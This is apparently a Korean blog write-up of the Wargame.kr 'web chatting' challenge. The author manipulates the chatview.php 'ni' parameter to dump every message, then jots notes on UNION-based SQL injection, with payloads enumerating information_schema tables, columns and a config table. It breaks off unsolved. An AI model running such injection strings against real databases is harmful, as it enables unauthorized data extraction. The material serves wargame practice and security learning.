


오랜만에 원게임 write up..

2019.08.04 HACKDUN (방문자 3100명 돌파)


Wargame.kr – web chatting




- BlueCHAT v0.9 -
ID:HACKDUN
join
this BlueCHAT is not supported IE6.


[BlueCHAT v0.9] - 워게임용 채팅이라 데이터 리프레쉬는 좀 느리게 해뒀습니다~
HACKDUN (175.125.*.174) : ㅎㅎㅎㅎ
HACKDUN
say
made by BlueH4G
logout


내용을 입력하고 업로드




피들러을 이용해서 넘어간 값을 확인해보면

일정하게 t=1이라는 파라미터를 GET 방식으로

계속 받아옴을 알 수 있다.



그리고 52651이라는 값이 나타난다.



글을 두개 더 올려보니 값이 52653으로 변한다.


여기서 이 숫자는 등록된 글의 번호임을 알 수 있다.

```
<style>
 textarea {padding-left:10px; font-size:15px; font-family:verdana;}
 body {background-color:#aaa;}
</style>
<script src="./blueh4g_js.js"></script>
<script>
 var xmlhttp,ni,iq=0,brtype=1;
 function getchatlog(type){
  xmlhttp = new XMLHttpRequest();
  if(type==1){xmlhttp.onreadystatechange=getni;xmlhttp.open("GET","chatlog.php?t=1");
  }else if(type==2){xmlhttp.onreadystatechange=chatprint;xmlhttp.open("GET","chatview.php?t=1&ni="+ni);}
  xmlhttp.send(null);
 }
```

그리고 코드를 읽어보면 등록된 글은 GET방식으로


chatview.php?t=1&ni="+ni 로

넘어감을 알 수 있다.




그래서 url을 chatview.php?t=1&ni=52654(글번호)로 변경해주자

아무 내용도 뜨지 않는다.




뭔가 이상해서 url을 chatview.php?t=1&ni=52653(최근 글번호 -1)로 변경해주자 글이 하나가 나타난다.



url을 chatview.php?t=1&ni=52650(최근 글번호 -3)로 변경해주자 글이 네개가 나타난다.

이로써 ni 값과 전체 글 개수의 차이만큼 글이 나타남을 알 수 있다.



그래서 모든 글을 보기 위해서 ni에 0을 넣어줬다.

그러자 예상대로 모든 글이 출력되었다.

lkjn (123.143.*.214) : flag값 가장 아래에요

전체 글 중 flag에 관련된 글이 있을지도 모른다는 생각으로 flag를 검색해보니 이런 글이 있었다.

일단 보류

Union sql injection

2개 이상의 쿼리를 요청하여 결과를 얻는 UNION이라는

SQL 연산자를 이용한 SQL Injection 공격

-> 원래의 요청에 한 개의 추가 쿼리를 삽입하여 정보를 얻는다.

UNION 연산자

table1	
column1	column2
가	1
나	2
다	3

table2	
column3	column4
다	3
라	4
마	5

```
SELECT * FROM table1
UNION
SELECT * FROM table2
```

table1	table2
가	1
나	2
다	3
라	4
마	5

즉, 컬럼의 개수가 같아야 하고 해당 결과 집합 컬럼은 호환되는 데이터 형식을 가져야 함

결과 컬럼은 UNION의 첫번째 SELECT 문의 컬럼 이름과 동일함

-> 참고로 ALL 옵션을 사용하면 결과에 모든 행이 포함되고 중복 행은 제거되지 않음

컬럼 개수로 테이블 정보 노출

union select table_name,2,3,4 from information_schema.tables --

-> 의심 테이블 추측하여 순서를 바꿔가며 동작시켜본다.

얻은 테이블 정보로 컬럼 정보 알아냄

```
union select column_name,2,3, 4 from information_schema.columns --
```

얻은 정보들로 테이블을 조회한다.

```
union select 1,2,data,4,5 from user_shared_config --
```

문제 어떻게 풀까?

